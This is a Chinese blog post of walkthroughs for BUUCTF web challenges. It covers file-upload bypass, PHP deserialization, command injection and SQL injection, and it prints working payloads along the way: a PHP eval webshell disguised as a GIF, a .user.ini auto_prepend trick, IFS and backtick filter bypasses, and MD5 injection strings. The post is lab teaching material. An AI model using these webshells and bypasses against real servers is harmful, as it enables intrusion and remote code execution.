

# Buuctf部分题解

原创

君陌上  已于 2022-04-13 11:38:01 修改  289  收藏

文章标签: [php](#) [html5](#)

于 2021-09-18 16:16:21 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_53549425/article/details/120314290](https://blog.csdn.net/weixin_53549425/article/details/120314290)

版权

## Buuctf

[极客大挑战 2019]Http1

[极客大挑战 2019]Knife1

[极客大挑战 2019]Upload1

[极客大挑战 2019]PHP1

Buuctf\_\_[SUCTF 2019]CheckIn 1

[ACTF2020 新生赛]Exec1

[GXYCTF2019]Ping Ping Ping1

[BJDCTF2020]Easy MD5 1

[ACTF2020 新生赛]BackupFile1

[GXYCTF2019]BabySQLi

[极客大挑战 2019]BabySQL

[极客大挑战 2019]LoveSQL1

## [极客大挑战 2019]Http1

# SYCLOVER

HI HACKERS  
HERE IS THE SECRET WEBSITE  
OF THE SYCLOVER

LEARN MORE



[https://blog.csdn.net/weixin\\_53549425](https://blog.csdn.net/weixin_53549425)

老规矩，查看源代码


```
<!-- Two -->
<section id="two" class="wrapper alt style2">
  <section class="spotlight">
    <div class="image"></div><div class="content">
      <h2>小组简介</h2>
      <p>·成立时间：2005年3月<br /><br />
      ·研究领域：渗透测试、逆向工程、密码学、IoT硬件安全、移动安全、安全编程、二进制漏洞挖掘利用
      等安全技术<br /><br />
      ·小组的愿望：致力于成为国内实力强劲和拥有广泛影响力的安全研究团队，为广大的在校同学营造一个
      良好的信息安全技术<a style="border:none;cursor:default;" onclick="return false" href="Secret.php">氛围</a>! </p>
    </div>
  </section>
```



启动靶机




打开后发现有一个一句话木马，尝试用蚁剑连接一下



连接成功，发现flag在文件夹/下

**[极客大挑战 2019]Upload1**

本题为文件上传，先上传一个php文件




意料之内，然后使用burp抓包，修改Content-Type为image/jpeg，然后



**NOT! php!**

[https://blog.csdn.net/weixin\\_53549425](https://blog.csdn.net/weixin_53549425)

看来不能php文件被拉入黑名单了，使用不常见的文件后缀名phtml绕过



**NO! HACKER! your file included '<?'**

[https://blog.csdn.net/weixin\\_53549425](https://blog.csdn.net/weixin_53549425)

看来<?被过滤掉了，我们换

```
GIF89a? <script language="php">eval($_REQUEST[feng])</script>
```

上传成功，蚁剑连接




本题得解

## [极客大挑战 2019]PHP1



我们来看下这道题，打开后有提示备份文件，对于备份文件我们可以使用御剑扫描后台目录



下载这个www.zip后发现

| 名称        | 压缩前     | 压缩后    | 类型            | 修改日期             |
|-----------|---------|--------|---------------|------------------|
| .. (上级目录) |         |        | 文件夹           |                  |
| class.php | 1 KB    | 1 KB   | PHP 文件        | 2019-10-14 07:23 |
| flag.php  | 1 KB    | 1 KB   | PHP 文件        | 2019-10-14 08:44 |
| index.js  | 10.3 KB | 3.6 KB | JavaScript 文件 | 2017-11-06 04:26 |
| index.php | 1.8 KB  | 1 KB   | PHP 文件        | 2019-10-14 08:34 |
| style.css | 1 KB    | 1 KB   | 层叠样式表文档       | 2017-11-06 04:26 |

[https://blog.csdn.net/weixin\\_53549425](https://blog.csdn.net/weixin_53549425)

有这些文件，首先打开flag.php，发现不是我们想要的flag，所以我们打开class.php，

```
<?php
include 'flag.php';

error_reporting(0);

class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest';
    }

    function __destruct(){
        if ($this->password != 100) {
            echo "<br>NO!!!hacker!!!<br>";
            echo "You name is: ";
            echo $this->username;echo "<br>";
            echo "You password is: ";
            echo $this->password;echo "<br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "<br>hello my friend~~<br>sorry i can't give you the flag!";
            die();
        }
    }
}
?>
```

首先我们注意关于username和password都是private，这个在下面的解答中会用到

```
class Name{
    private $username = 'nonono';
    private $password = 'yesyes';
}
```

然后打开index.php观察这个代码，由unserialize()知涉及反序列化，再打开class.php

```
function __destruct(){
    if ($this->password != 100) {
        echo "</br>NO!!!hacker!!!</br>";
        echo "You name is: ";
        echo $this->username;echo "</br>";
        echo "You password is: ";
        echo $this->password;echo "</br>";
        die();
    }
    if ($this->username === 'admin') {
        global $flag;
        echo $flag;
    }else{
        echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
        die();
    }
}
```

[https://blog.csdn.net/weixin\\_53549425](https://blog.csdn.net/weixin_53549425)

我们可以知道只有username为admin时且password为100时，才会输出flag

而反序列化后调用\_wakeup会直接覆盖输入的用户名。一个简单的办法是直接在class下面创建一个对象然后序列化。由此我们可以构造payload

```
$a= new Name('admin',100);
$b= serialize($a);
var_dump($b);
```

```
O:4:"Name":2:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";i:100;}
```

此时我们需要注意两个点，一个是private属性序列化:%00类名%00成员名，所有要在Name、username、以及password前面加%00，另一个是关于\_wakeup函数，因为要绕过wakeup,把Name后的数字改成3，当反序列化时，若属性个数大于真实属性个数时，则会跳过\_\_wakeup()，本题得解

因为每次猫猫都在我键盘上乱跳，所以我有一个良好的备份网站的习惯  
不愧是我!!!

flag[16af59bb-75e8-401a-b73e-dab21b9ec807]



[https://blog.csdn.net/weixin\\_53549425](https://blog.csdn.net/weixin_53549425)

## Buuctf\_\_[SUCTF 2019]CheckIn 1

打开题目

### Upload Labs

文件名:  未选择文件。

CSDN @君陌上

发现这是一道问价上传题

打开<https://github.com/team-su/SUCTF-2019/tree/master/Web/checkIn>, 查看源码

```
<!DOCTYPE html>
<html lang="en">

<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <title>Upload Labs</title>
</head>

<body>
  <h2>Upload Labs</h2>
  <form action="index.php" method="post" enctype="multipart/form-data">
    <label for="file">文件名: </label>
    <input type="file" name="fileUpload" id="file"><br>
    <input type="submit" name="upload" value="提交">
  </form>
</body>

</html>
```

```
<?php
// error_reporting(0);
$userdir = "uploads/" . md5($_SERVER["REMOTE_ADDR"]);
if (!file_exists($userdir)) {
    mkdir($userdir, 0777, true);
}
file_put_contents($userdir . "/index.php", "");
if (isset($_POST["upload"])) {
    $tmp_name = $_FILES["fileUpload"]["tmp_name"];
    $name = $_FILES["fileUpload"]["name"];
    if (!$tmp_name) {
        die("filesize too big!");
    }
    if (!$name) {
        die("filename cannot be empty!");
    }
    $extension = substr($name, strrpos($name, ".") + 1);
    if (preg_match("/ph|htaccess/i", $extension)) {
        die("illegal suffix!");
    }
    if (mb_strpos(file_get_contents($tmp_name), "<?") !== FALSE) {
        die("&lt;? in contents!");
    }
    $image_type = exif_imagetype($tmp_name);
    if (!$image_type) {
        die("exif_imagetype: not image!");
    }
    $upload_file_path = $userdir . "/" . $name;
    move_uploaded_file($tmp_name, $upload_file_path);
    echo "Your dir " . $userdir . " <br>";
    echo 'Your files : <br>';
    var_dump(scandir($userdir));
}
```

PHP判断文件是否为图片的函数为: `exif_imagetype()`;

也就是说这个题只能上传。

这里要使用图片马, 制作方式详见[图片马的制作](#), 在这里我问就不赘述了。

注意本题对<?进行了过滤, 所以在webshell的选择上应该替换掉<?,

这里有一个我的webshell供大家使用。

```
GIF89a? <script language="php">eval($_REQUEST[feng])</script>
```

但是发现无法上传, 看了大佬博客后有所领悟, 需要用到user.ini, 这里有一个讲的非常好的[大佬博客](#)

简单来说就是: user.ini是一个可以由用户“自定义”的php.ini, 我们能够自定义的设置是模式为“PHP\_INI\_PERDIR、PHP\_INI\_USER”的设置。

### auto\_prepend\_file 或 auto\_append\_file

auto\_prepend\_file 在页面顶部加载文件

auto\_append\_file 在页面底部加载文件

什么意思呢, 相当于在每个php页面加上一句 `include()`, 可以在PHP中加载执行另一个PHP文件。

注意, 是每个, 也就是说只要有 PHP 文件被加载, 就会去加载执行这个文件, 而且是以 PHP 的方式解析。

所以, 我们上面绕过了文件验证, 上传了一个 .user.ini 文件, 再上传一个图片马, 让被执行的 PHP 文件去包含执行我们的图片马, 就可以用蚁剑连接来得到flag。

#### 1、制作user.ini

```
GIF89a  
auto_prepend_file=test.jpg
```



## 2、制作图片马

```
C:\Users\86139\Desktop>copy test.jpg/b + webshell.php/a test.jpg
test.jpg
webshell.php
已复制      1 个文件。
C:\Users\86139\Desktop>_
```

先上传user.ini

## Upload Labs

文件名:  未选择文件。

Your dir uploads/a7020ce29340b1a8744bbbe5565a29c4

Your files :

```
array(4) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(9) ".user.ini" [3]=> string(9) "index.php" }
```

CSDN @君陌上

再上传图片马

## Upload Labs

文件名:  未选择文件。

Your dir uploads/a7020ce29340b1a8744bbbe5565a29c4

Your files :

```
array(4) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(9) "index.php" [3]=> string(8) "test.jpg" }
```

CSDN @君陌上

使用蚁剑连接



这里要注意图片马的路径，不

然会返回数据为空，本题得解！

## [ACTF2020 新生赛]Exec1

# PING

CSDN @君陌上

打开题目，这是一道命令注入题，尝试一下

# PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```

CSDN @君陌上

这里要用到命令注入相关知识

ls (英文全拼: list files) : 用于显示指定工作目录下的内容 (列出目前工作目录所含之文件及子目录)

cat (英文全拼: concatenate) : 用于连接文件并打印到标准输出设备上。

然后浏览目录, 输入 `127.0.0.1 | ls`, 发现只有一个index.php, 查看它的上级目录, `127.0.0.1 | ls/`

```
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

```
flag{4a457a45-a173-432f-b389-9d9845cd0216}
```

然后使用cat, `127.0.0.1|cat /flag`,

## [GXYCTF2019]Ping Ping Ping1

/?ip=

PING 127.0.0.1 (127.0.0.1): 56 data bytes

发现可以直接ping通，然后查看目录，发现flag.php



/?ip=

flag.php  
index.php

CSDN @君陌上

/?ip= fxck your space!

空格被过滤掉了，参考了一下大佬博客这里介绍一下绕过空格的姿势

```
{cat,flag.txt}
cat${IFS}flag.txt
cat${IFS}$9flag.txt: $IFS$9 $9指传过来的第9个参数
cat<flag.txt
cat<>flag.txt
kg=${'\x20flag.txt'&&cat$kg}
(\x20转换成字符串就是空格，这里通过变量的方式巧妙绕过)
```

/?ip= fxck your flag!

发现flag被过滤掉了，这里可以采用拼接的方法

构造payload: 127.0.0.1;a=g;cat\${IFS}\$9!a\$.php

```
<?php
$flag = "flag{8bf4db11-381a-4ecf-9df4-33b16a564407}";
?>
```

这里我再提供一种方法


内联函数：将指定的函数体插入并取代每一处调用该函数的地方。

反引号在linux中作为内联执行，执行输出结果。也就是说

```
cat `ls` //执行ls输出 index.php 和 flag.php 。然后再执行 cat flag.php;cat index.php
```

```
构造payload `/?ip=127.0.0.1;cat$IFS$9`ls`
```

## [BJDCTF2020]Easy MD5 1



CSDN @君陌上

打开题目，出现一个输入框，无论怎么尝试，都没有回显，查看一下响应头，发现了hint。



CSDN @君陌上

查看了一下百度，md5函数

## 语法

```
md5(string,raw)
```

| 参数            | 描述  |
|---------------|---|
| <i>string</i> | 必需。规定要计算的字符串。   |
| <i>raw</i>    | 可选。规定十六进制或二进制输出格式： <ul style="list-style-type: none"><li>• TRUE - 原始 16 字符二进制格式</li><li>• FALSE - 默认。32 字符十六进制数</li></ul> |

CSDN @君陌上

```
md5(string, raw) raw 可选，默认为false
```

```
true:返回16字符2进制格式
```

```
false:返回32字符16进制格式
```

简单来说就是 true将16进制的md5转化为字符串了,如果某一字符串的md5恰好能够产生如'or '之类的注入语句,就可以进行注入了.

提供一个字符串: fffdyop

md5后, 276f722736c95d99e921722cf9ed621c

转成字符串后: 'or'6

对于MD5(\$ pass,true)的绕过,在这里提供两种方法提供两个字符串: fffdyop、129581926211651571912466741651878684928,由于题目有长度限制,所以用第一个。

# Do You Like MD5?

CSDN @君陌上

出现了这个页面, 查看源码

```
<!--
$a = $GET['a'];
$b = $_GET['b'];

if($a != $b && md5($a) == md5($b)){
    // wow, glzjin wants a girl friend.
-->
```

这段代码要求定义两个变量a,b, 且a和b的值不相等, 但是a和b经过md5解码后值相等。直接传入ab为数组就行, 这是因为 md5 函数不能处理数组。或者传入两个md5开头为0e的字符串。

构造payload:

```
?a=s155964671a&b=s214587387a
或
?a[]=1a&b[]=2
```

跳转页面, 出现了一串代码

```
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!= $_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
    echo $flag;
}
```

与上面那段代码原理一致, 直接构造payload

```
param1[]=1&param2[]=2
```

本题得解!

```
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!= $_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
    echo $flag;
} flag{8442e293-624a-452f-a94d-7b025e937921}
```

CSDN @君陌上

[ACTF2020 新生赛]BackupFile1


## Try to find out source file!

CSDN @君陌上

很明显这是一道网站备份文件的题，可以使用

dirsearch扫描

```
08:49:29] 429 - 568B - /index.html
08:49:29] 429 - 568B - /index.inc
08:49:29] 429 - 568B - /index.java
08:49:29] 429 - 568B - /index.jsp
08:49:29] 429 - 568B - /index.old
08:49:29] 429 - 568B - /index.orig
08:49:29] 429 - 568B - /index.php
08:49:29] 429 - 568B - /index.php-bak
08:49:29] 429 - 568B - /index.php.bak
08:49:29] 429 - 568B - /index.gz
08:49:29] 429 - 568B - /index.php3
08:49:29] 429 - 568B - /index.php/login/
08:49:29] 429 - 568B - /index.php4
08:49:29] 429 - 568B - /index.php~
08:49:29] 429 - 568B - /index.php5
08:49:29] 429 - 568B - /index.rar
08:49:29] 429 - 568B - /index.save
08:49:29] 429 - 568B - /index.shtml
08:49:29] 429 - 568B - /index.tar.bz2
08:49:29] 429 - 568B - /index.tar.gz
```



CSDN @君陌上

发现了index.php.bak，打开后发现是代码审计

```
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

简单的弱类型绕过

php中两个等于号是弱等于

取str的123与key进行比较，（弱比较：如果比较一个数字和字符串或者比较涉及到数字内容的字符串，则字符串会被转换成数值并且比较按照数值来进行，在比较时该字符串的开始部分决定了它的值，如果该字符串以合法的数值开始，则使用该数值，否则其值为0。所以直接传入key=123就行）



CSDN @君陌上

本题得解

[\[GXYCTF2019\]BabySQLi](#)

这是一道sql注入题



A screenshot of a web form. It contains three input fields: the first is labeled 'UserName', the second is labeled 'password', and the third is a button labeled '登录' (Login). Above the button is a small text prompt '请填写此栏。' (Please fill in this field).

CSDN @君陌上

在这里试了很多方式都进不去，查看源码

```
1 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
2 <title>Do you know who am I?</title>
3 <center>
4   <form action="search.php" method="post" style="margin-top: 300">
5     <input type="text" name="name" placeholder="UserName" required>
6     <br>
7     <input type="password" style="margin-top: 20" name="pw" placeholder="password" required>
8     <br>
9     <button style="margin-top:20;" type="submit">登录</button>
10  </form>
11 </center>
```

CSDN @君陌上

发现有个search.php，打开后发现有一串字符串

```
<!--MMZFM422K5HDASKDN5TVU3SKOZRFQRRMMZFM6KJJB SG6WSYJJWESSCWPJNFQSTVLF LTC3CJIQYGOSTZKJ2VSVZRNRFHOPJ5-->
```

这个是base32编码方式，对其解码

```
c2VsZmN0ICogZnJvbSB1c2VyIHdoZXJlIHVzZXJueWw1lID0gJyRuYW11Jw==
```

末尾等号是两个，是base64编码方式

```
select * from user where username = '$name'
```

这提示我们要用select语句，常规的猜测字段的语句为

```
1' union select 1,2#
```

可以测出user这个表一共有三列，猜测分别为id, username, password（经验）。

